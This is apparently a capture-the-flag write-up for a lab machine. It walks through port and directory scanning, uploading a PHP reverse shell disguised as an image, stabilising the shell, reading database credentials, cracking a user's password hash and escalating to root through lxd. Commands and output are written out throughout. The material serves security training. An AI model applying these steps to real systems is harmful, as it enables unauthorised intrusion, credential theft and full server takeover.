


Index of /grid

Name	Last modified	Size	Description
Parent Directory		-	
shell.jpg.php	2022-07-21 09:24	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.144.175 Port 65000





Question 6

Shell Upgrading and Stabilization:

You will be familiar with reverse shells from previous tasks or rooms; however, the shells you have been taught so far have had several fatal flaws. For example, pressing `Ctrl + C` killed the shell entirely. You could not use the arrow keys to see your shell history, and TAB autocompletes didn't work. Stabilizing shells is an important skill to learn as it fixes all of these problems, providing a much nicer working environment.

Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

Question 7

Change directory to ***TheGrid***. Look through the ***ls*** and obtain the username:password.

```
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$ cd TheGrid/
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
```

Question 8

Type in ***mysql -utron - p*** and enter the password that we just obtained from Question 7. Then, use the command ***show databases;***

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 13
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.01 sec)
```



Question 9

Obtain the password using the ***SELECT * FROM users;*** , then head on to CrackStation.net to obtain the cracked password.

```
Database changed
mysql> show tables;
+-----------------+
| Tables_in_tron |
+-----------------+
| users          |
+-----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
```




Question 10




Question 11

After switching to flynn, change directory to /home/flynn and view the content inside user.txt



Question 12


The group can be leveraged to escalate privileges is ***lxd***



Question 13

Check what image are readily available in the machine by using command, ***lxc image list***

Next up, we will need to initialise, configure the disk, and start the container.
Lastly, obtain the flag using the command, ***id*** then ***cd /mnt/root/root***



Thought Process/Methodology

Firstly, scan the port by using ***nmap -T5 10.10.144.175***. Next, we need to access the victim machine with the port added behind the IP address. By then, we will see the title of the hidden website on the top left corner. Moving forward to question 3 and 4, we will need to use the ***gobuster dir -u http://10.10.144.175:65000 -w /usr/share/wordlists/dirb/big.txt -x .php -t 40*** command to obtain both the name of the hidden php page and the hidden directory where file uploads are saved. Furthermore, for Question 5, we will need to create a revershell and then open the reverse shell to add in our machine's ip address. Saved the reverse shell. Then, in the terminal open a new tab for the netcat to scan and listen. In BurpSuite, head onto the proxy tab and click into the options. Edit out the ***|^js$*** that was in the request interception rule and then tick the box for ***Intercept responses based on the following rules***.

Moving on, we will then upload the reverse shell that we have saved. After it has shown that the file was successfully uploaded, head on to ***http://10.10.144.175:65000/grid*** and click onto the shell.jpg.php file. Check our netcat to see if it was successfully received. Next up, stabilised and upgrade the shell with the following commands, ***python3 -c 'import pty;pty.spawn("/bin/bash")'*** , ***export TERM=xterm*** , ***Ctrl + Z*** and ***stty raw -echo; fg*** . Then, change directory to ***/var/www*** and list out the file inside. Then view the content inside the web.txt For Question 6, the lines that are used to upgrade and stabilise our shell are as mentioned above. For Question 7, change directory to ***/TheGrid*** and list the directories and change directory to ***includes***. By then we will be able to obtain the ***username:password***. For Question 8, type in ***mysql -utron - p***, then the command ***show databases;*** for the name of the database. For Question 9, use the ***show tables;*** command and then ***SELECT * FROM users;*** . With that, copy the password and head to CrackStation to obtain the cracked password. Whereas for Question 10, use ***su flynn*** to change to the new user and use ***whoami*** to see the current logged in user. For Question 11, change directory to ***/home/flynn*** and view the content inside ***user.txt*** . Moving on, use the ***id*** command to check which group can be leveraged to escalate privileges. Last;y, use ***lxc image list*** to check which image is readily available, then initialise, configure the disk, and start the container. With that, we can obtain the flag with the command ***id*** and ***cd /mnt/root/root*** .